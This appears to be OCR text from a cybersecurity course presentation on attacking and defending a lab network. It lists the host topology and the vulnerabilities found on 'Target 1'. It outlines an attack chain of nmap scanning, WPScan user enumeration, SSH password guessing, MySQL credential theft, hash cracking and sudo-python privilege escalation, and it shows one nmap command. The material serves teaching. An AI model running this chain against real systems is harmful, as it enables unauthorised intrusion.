Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:

Network Topology & Critical Vulnerabilities


YOUR EXCHANGE SERVER HAS BEEN COMPROMISED
I HAVE ALMOST PATCHED IN TIME
IT HAPPENED TWO MONTHS AGO
imgflip.com

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu 18.04.1 LTS
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux 3.2-4.9
Hostname: Target 1

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	**Description**	**Impact**
Network Mapping and User Enumeration	Nmap was used to discover open ports.	Able to discover open ports and attack accordingly.
Unsalted User Password Hash	Wpscan was used to attack in order to obtain username information.	Username was used to gain access to web server.
Weak User Password	The attackers were able to guess the users password.	Able to gain access to web server via SSH.
MySQL Database Access	Able to locate file containing login information for the MySQL database.	By using login credentials, able to gain access to MySQL database.
MySQL Data Exfiltration	By browsing through various tables within database, discovered password hashes of all the users.	Used the password hashes to crack them with John the Ripper
User Privilege Misconfiguration/Privilege Escalation	The attackers that Steven had sudo privileges for python.	Able to utilize Steven's python privileges in order to escalate to root.

Exploits Used


hac
6 YEAR OLD AFTER MAKING A FACEBOOK ACCOUNT, ENTERING 1894 AS THEIR BIRTH YEAR
imgflip.com

Exploitation: Network Mapping and User Enumeration

Target Site http://192.168.1.110
Command: nmap -sV 192.168.1.110

Summarize the following:


- Nmap was used to discover open ports and running services.
- It listed open ports and services, as well as the names of machines on the network. Ports 22 and 80 are open on the target system.
- This was taken advantage of in the attack.



LOOKING FOR THE BEST?

Raven Security - The Professionals

Established in 1987, Raven Security is a world leader in Physical and Cyber Security.

